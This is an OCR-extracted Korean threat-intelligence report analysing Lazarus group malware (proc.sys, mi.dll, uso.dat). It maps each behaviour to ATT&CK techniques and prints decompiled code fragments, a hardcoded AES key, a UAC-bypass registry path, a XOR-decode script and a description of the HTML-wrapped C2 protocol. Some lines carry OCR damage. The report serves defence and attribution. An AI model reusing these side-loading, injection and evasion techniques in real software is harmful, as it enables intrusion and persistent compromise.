
악성코드 이름의 처음 2자리는 랜덤한 소문자 2개를 사용하고 나머지 이름은 proc.sys로 고정되어, **proc.sys 형태로 활용된다. proc.sys 악성코드는 서비스로 동작하며, 레지스트리에 저장된 데이터 값을 복호화하여 다운로더형 악성코드를 메모리 인젝션을 통해 실행시킨다. 바이너리 복호화 과정에서 lrmons.dll은 RC5로 암호화 되어 있었으나, proc.sys의 경우 AES128 암호 알고리즘 을 사용하고 있다.

T1620 Reflective Code Loading

AES 암호 알고리즘을 통해 악성코드 내에 특정 위치에 있는 암호화 된 바이너리를 읽어와 복호화 후 자기 자신의 프로세스에 메모 리를 할당 후 실행


```
AES_Key_expansion_1800383E0(buf, L"PV1-3TE-9HB-0GHJ", 80);
if ( !lpvReserved )
{
  hinstDLL_ = LocalAlloc(0x40u, 0x138ui64);
  *hinstDLL_ = hinstDLL;
  encrypt_binary = LocalAlloc(0x40u, size);
  v16 = AES_decrypt_180037210(buf, &encrypted_bin, size, encrypt_binary, size);
  if ( v16 )
  {
    memory_inject(encrypt_binary, v16, hinstDLL_);
    LocalFree(encrypt_binary);
  }
}
Sleep(0x624u);
```





T1027.002 Obfuscated Files or Information: Software Packing

메모리에 인젝션되는 MZ 바이너리는 UPX 패커로 패킹



Member	Offset	Size	Value	Section
Export Directory RVA	00000190	Dword	00000000	
Export Directory Size	00000194	Dword	00000000	
Import Directory RVA	00000198	Dword	000691DC	UPX0
Import Directory Size	0000019C	Dword	0000016C	
Resource Directory RVA	000001A0	Dword	00069000	UPX0
Resource Directory Size	000001A4	Dword	000001DC	
Exception Directory RVA	000001A8	Dword	00061000	UPX0
Exception Directory Size	000001AC	Dword	000029D0	
Security Directory RVA	000001B0	Dword	00000000	
Security Directory Size	000001B4	Dword	00000000	
Relocation Directory RVA	000001B8	Dword	00069348	UPX0

T1027 Obfuscated Files or Information

레지스트리에는 악성코드가 사용하는 설정값(명령제어지 정보, 악성코드 버전정보, 키 값 등)이 AES128로 암호화 되어 저장되어 있으며, 이를 읽어와 복호화 후 버퍼에 저장해 활용

```
  return 0i64;
if ( AES_Decrypt_180033260(Key_table, &unk_18005B2E0, 0x10, v7, 100) )// %s\\%s
{
  if ( AES_Decrypt_180033260(Key_table, &unk_18005B260, 0x80, v9, 520) )// SYSTEM\CurrentControlSet\services\eventlog\Application
  {
    if ( AES_Decrypt_180033260(Key_table, &unk_18005B240, 32, v8, 520) )// Regular
    {
      wsprintfW(v10, v7, v9, v8);
      if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, v10, 0, 0x20019u, &v6) )
      {
        if ( !RegQueryValueExW(v6, &Src, 0i64, 0i64, v3, &v5)// viproc
          && !(v5 % 16)
          && AES_Decrypt_180033260(Key_table, v3, v5, &C2_count, v5) )
        {
          LocalFree_0();
          return 1i64;
```

AES 복호화 알고리즘을 통한 IAT 테이블, 악성코드에서 사용하는 문자열(Strings) 복호화

AES 복호화 알고리즘을 통해 문자열 복호화, 복호화는 AES128 CBC 모드가 이용되며 악성코드에 삽입되어 있는 문자열은 Unicode 16자리(32byte) 문자열로 로, 앞 8개의 문자열(16byte)을 이용해 복호화 키로 활용

T1071.001 Application Layer Protocol: Web Protocols

T1041 Exfiltration Over C2 Channel

T1573.001 Encrypted Channel: Symmetric Cryptography

T1132.001 Data Encoding: Standard Encoding

악성코드는 최초 통신시 다음과 같이 최초 통신 시도

token : 악성코드에서 랜덤 문자열을 생성하고 연산 후 토큰값 생성

tname : 명령제어 통신에 사용하는 변수 값으로, 악성코드에 설정된 30개 변수명 중 임의의 값을 선택하여 사용

tname의 값 : "악성코드가 랜덤하게 생성한 16byte key" + "@문자" + "Registry value" 값으로 구성

악성코드는 최초 데이터 전송 시 악성코드에 하드코딩 되어있는 키를 이용하여 AES 알고리즘 암호화 후 통신.

이후에는 AES Key 값을 tname의 값인 16byte Key로 대체하여 암호화 통신

T1105 Ingress Tool Transfer

최초 통신 이후 악성코드 경유지에서 추가 바이너리 다운로드 및 실행

```
  }
  if ( !WinHttpSendRequest(hInternet, 0i64, 0, Buffer_2AB70, v21, v21, 0i64) )
    break;
  Buffer = 0;
  dwBufferLength = 4;
  if ( !WinHttpReceiveResponse(hInternet, 0i64) )
    break;
  if ( !WinHttpQueryHeaders(hInternet, 0x20000013u, 0i64, &Buffer, &dwBufferLength, 0i64) )
    break;
  if ( (Buffer - 200) > 0x63 )
    break;
  if ( !hInternet )
    break;
  if ( !read_data_18002CE30(&qword_18005B650, 0xCu, 1) )
    break;
  v22 = qword_18005B658;
  if ( qword_18005B658 >= 0x2AAF0 )
    break;
  if ( qword_18005B658 )
  {
    if ( !&buffer[v3] || !hInternet || !read_data_18002CE30(&buffer[v3], qword_18005B658, 1) )
      break;
    v22 = qword_18005B658;
  }
  v3 += v22;
  if ( v3 >= *a1 )
  {
    v23 = LocalAlloc(0x40u, 0xE8ui64);
    lstrcpyW(v23 + 52, &word_18005E440);
    lstrcpyW(v23 + 2, &word_18005EF90);
    lstrcpyW(v23 + 82, &WideCharStr);
    *v23 = a1[2];
    *(v23 + 28) = hModule;
    v24 = binary_call_1800304A0(buffer, dwOptionalLength, dwTotalLength, dwContext, v23);
    if ( buffer )
    {
      LocalFree_0();
      buffer = 0i64;
    }
    v1 = 1;
    flag_18005E408 = 48133 - (v24 != 0);
    break;
  }

.f ( buffer )
  LocalFree_0();
'eturn v1;
```

mi.dll

wsmprovhost.exe를 통해 DLL Side Loading 기법으로 mi.dll 악성코드가 실행된다. mi.dll 악성코드는 암호화된 원격제어 악성코드인 uso.dat를 복호화 해 실행 시킨다.

Malware Name	Description
\mi.dll	uso.dat를 복호화해 로드하는 런처 악성코드
\uso.bat	레지스트리에 등록되어 시스템 실행 시 자동 실행
\uso.dat	암호화 된 원격제어 악성코드
\wsmprovhost.exe	mi.dll을 호출하는 로더(정상 프로그램)

T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control

사용자 계정 컨트롤(User Account Control) 우회를 위해 레지스트리의 데이터를 변경


```
Regsistry Path
Key path: HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\ICM\\Calibration
name : DisplayCalibrator
data : C:\ProgramData\USOShared\uso.dat
```


uso.bat_

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   43 3A 5C 50 72 6F 67 72 61 6D 44 61 74 61 5C 55  C:\ProgramData\U
00000010   53 4F 53 68 61 72 65 64 5C 77 73 6D 70 72 6F 76  SOShared\wsmprov
00000020   68 6F 73 74 2E 65 78 65 20 4E 43 4B 71 72 78 61  host.exe NCKqrxa
00000030   4B 6D 62 69 50 4D 4B 53 6E 33 31 68 33 33 2F 78
00000040   6B 7A 4C 45 34 4B 71 47 59 57 59 57 32 59 4C 75
00000050   2F 63 6E 72 74 59 41 74 4D 61 76 53 4C 4F 47 45
00000060   61 56 6E 41 6A 4E 6C 36 77 0D 0A
```

parameter


T1059.003 Command and Scripting Interpreter: Windows Command Shell


서비스를 통해 정상 프로그램인 wsmprovhost.exe를 실행하며, 이때 dll side loading 기법을 통해 악성코드인 mi.dll을 로드



T1574.002 Hijack Execution Flow: DLL Side-Loading


`C:\ProgramData\USOShared\` 경로에 정상 프로그램인 wsmprovhost.exe를 복사한 후 DLL Side-Loading 기법을 이용해 원래 로드되어야 하는 `C:\Windows\system32\mi.dll` 대신 악성코드와 동일 경로에 있는 악성코드인 `C:\ProgramData\USOShared\mi.dll`를 로드





DLL side loading 기법을 이용해 실행된 mi.dll은 아래와 같이 동작


1. 감염 시스템의 컴퓨터명을 MD5해시화해 AES 암호 알고리즘 키로 사용
2. wsmprovshot.exe 실행시 인자로 받은 문자열을 Base64로 복호화한 뒤, 값을 '1' 에서 생성한 키 값으로 복호화
3. 복호화 한 값은 암호화된 악성코드의 파일명 과 복호화 키 값으로 분리
4. '3' 에서 획득한 값으로 악성코드 복호화(AES128 알고리즘)
5. 복호화한 악성코드(uso.dat) 실행(메모리 인젝션)



T1620 Reflective Code Loading

AES 복호화 알고리즘을 통해 C:\ProgramData\USOShared\uso.dat 파일을 복호화 한 후, 자신의 프로세스에 메모리를 할당 후 실행

```
SIZE_ = (GetFileSize)(h_file, 0i64);
Malicious = LocalAlloc(0x40u, SIZE_);
ReadFile = ReadFile_;
if ( !ReadFile_ )
{
  ReadFile = IAT_180089370(0x54FCC943i64, 0i64, 0i64);
  ReadFile_ = ReadFile;
}
(ReadFile)(h_file, Malicious, SIZE_, &size_1, 0i64, 128, 0i64);
CloseHandle = CloseHandle_;
if ( !CloseHandle_ )
{
  CloseHandle = IAT_180089370(0xFABA0065i64, 0i64, 0i64);
  CloseHandle_ = CloseHandle;
}
(CloseHandle)(h_file);
v72 = 0i64;
v73 = 0i64;
extien_180098F60(key, &v76, 128);
AES_DEcrypt_180097EC0(key, &v72, Malicious, Malicious, size_1);
memory_inject_18009AFA0(Malicious, size_1, 0i64);
```



uso.dat

uso.dat 는 mi.dll에 의해 복호화(AES 128) 되고 메모리 인젝션을 통해 실행된다. 악성코드는 명령제어지에서 추가 명령을 받아와 메모리에서 실행하는 기능이 있다.

T1027.007 Obfuscated Files or Information: Dynamic API Resolution

악성코드에서 사용하는 API함수는 해시로 저장되어 있으며, 해시 값을 비교해 API함수를 호출

```
v8 = GetLogicalDriveStringsA;
if ( !GetLogicalDriveStringsA )
{
  v8 = API_180017520(0xE61F6613, 0i64);
  GetLogicalDriveStringsA = v8;
}
```

T1140 Deobfuscate/Decode Files or Information

악성코드에서 사용하는 문자열은 xor로 인코딩(xor 키값: 함수별 상이)


```
memset(Buffer, 0, 0x208ui64);
*&v84 = 0x17891791178A17A0i64;
*(&v84 + 1) = 0x178F178B17861784i64;
LOWORD(v85) = 0;
for ( k = 0; k < 8; ++k )
  *(&v84 + k) ^= k + 0x17E4;
```

```python
output = ""
data = 0x17A0178A17911789178417861786178B178F
hex_string = hex(data)[2:]
sliced_values = [hex_string[i:i+4] for i in range(0, len(hex_string), 4)]
key = 0x17E4
for value in sliced_values:
    value_int = int(value, 16)
    result = value_int ^ key
    char = chr(result)
    key +=1
    output += char
print("xor result :", output)
```

```
xor result : Download
```

T1132.001 Data Encoding: Standard Encoding

명령제어지와의 통신을 위해 다음과 같이 문자열을 랜덤하게 생성하고, Base64 인코딩을 통한 페이로드 전달 및 통신 시도



T1071.001 Application Layer Protocol: Web Protocols

명령 수신시 특정 문자열 사이에 데이터가 삽입되어 있으며, 수신받은 데이터를 통해 추가 명령을 수행

```
v216 = 0164;
memset(v224, 0, 0x104ui64);
strcpy(
  check_str,
  "<!DOCTYPE html><html><head></head><body marginwidth=\"0\" marginheight=\"0\" style=\"background-color:transparent\"><script>");
strcpy(check_str_, "</script></body></html>");
v151 = 12;
recv_data_1 = recv_data;
if ( !recv_data )
  goto LABEL_82;
v18 = dec_rev;
if ( dec_rev < 0xA5 )
  goto LABEL_82;
doctype_ptr = strstr(recv_data, check_str);
if ( !doctype_ptr )
  goto LABEL_82;
```

```
<!DOCTYPE html><html><head></head><body marginwidth=\"0\" marginheight=\"0\"
style=\"background-color:transparent\"><script>
[data]
</script></body></html>
```


Attribution

우리는 이번 사고를 분석하는 과정에서 흥미로운 점을 발견했다. 라자루스 그룹은 이전에 수행했던 침해사고에서 수집한 정보를 공격 도구로 악용해 공격기법을 더욱 진화시키고 있다는 것이다.

2020년 Operation BookCodes 에서 보안 소프트웨어 개발사 소스코드 탈취가 이루어 졌으며, 기존 침해사고 공격에서 획득한 자원을 통해 취약점을 연구한 것으로 보인다[1]. 또한 이 당시 다수의 언론사의 뉴스사이트가 침해당한 이력이 확인되었다. 2020년에 발생

한 언론사 해킹이 이번 사고에서 워터링홀 페이지로 악용된 직접적인 정황은 없으나, 공격자는 언론사를 지속적으로 공격하고 있으며 공격 자원으로도 악용하고 있다.

뿐만 아니라, 2018년도에 호스팅, 그룹웨어 개발 업체가 해킹사고의 경우 FALLCHILL 악성코드가 확인되었다. 당시 그룹웨어 개발 업 체는 소스코드 백업서버까지 침투 및 탈취 되었으며, 이번 사고 악성코드의 명령제어지 대다수는 2018년 라자루스 그룹에 의해 공격받 은 개발업체의 그룹웨어 페이지가 악용됨을 확인했다.



1. '2020 Operation BookCodes

   Operation BookCodes는 KrCert에서 2020년 공개한 클러스터로, 타겟형 워터링홀 공격을 통해 이루어졌다. 이때, 보안 소프트 웨어의 취약점이 악용되었으며, 공격 대상으로 언론사, 보안 소프트웨어 개발사, 해양산업군 등을 공격했다.

2. Dream Job (Death Note)

   2020년 ClearSky에서 공개한 Operation Dream Job(Death Note)는 해외 항공 및 방위산업체를 공격한 클러스터로 알려져 있 다[2]. 해외 사례에서는 스피어피싱 메일을 통한 악성 PDF유포를 통해 이루어졌다. 국내의 경우 2018년 가상자산 관련 기업 해킹 에 동일한 악성코드가 이용되었으며, 가상자산 관련 기업 공격은 소프트웨어 취약점과 워터링홀 기법을 통해 침투했다.

3. FALLCHILL

2017년 미국의 CISA에서 공개한 FALLCHILL은 HIDDEN COBRA의 주요 원격제어 도구 중 하나로 알려진 도구이다. 국내에서 FALLCHILL악성코드는 2018년 호스팅 서비스 및 그룹웨어 개발업체, 보안 소프트웨어 개발사 등의 침해사고 에서 확인되었으며, 최초 침투는 스피어피싱 이메일을 통해 이루어졌다.

침해사고 유사성


Lazarus 그룹은 일부 공격 기법들을 변경하지않고 지속적으로 사용해왔다. 이번 파트에서는 과거부터 Lazarus 그룹이 공통적으로 사용한 특징적인 공격 기법이 무엇이었는지 서술하고자 한다.

Initial Access – Drive-by Compromise

Lazarus 그룹은 최초 침투 시 취약점을 통한 워터링홀 감염 기법을 많이 사용해왔다. 워터링홀 사이트 접속을 유도하기 위해 피싱 메일을 제작하여 공격 타겟에게 보낼때도 있다.


2018년 가상자산 관련 기업 침해사고

특정 보안 제품의 제로데이 취약점을 사용하여 기업 외부망에 존재하는 PC를 감염시켰다. 목표 기업이 업무상 자주 방문할 수 밖에 없는 사이트에 취약점 트리거 코드를 숨겨 놓고 IP 필터링을 통해 목표 기업에서 방문할 시 공격을 진행했다. 보안 제품의 취약점을 사용하기 위해 가짜 인증서를 만들고 가짜 인증 서버를 구축하는 등 많은 노력을 기울였다.




2020년 Operation Bookcodes

공격자는 메일 본문을 제품관련 견적서 문의로 위장하여 영업담당 직원에게 스피어 피싱 메일을 보내었다. Exploit 공격을 수행하 기 위해 Internet Explorer를 이용하여 특정 홈페이지를 접속하도록 유도하는데, 이는 버전 업데이트가 중단된 비교적 취약한 웹 브라우저이면서 이미 공개된 취약점을 이용하였기 때문으로 추정된다. 당시 취약점 코드는 발견하지 못했다.



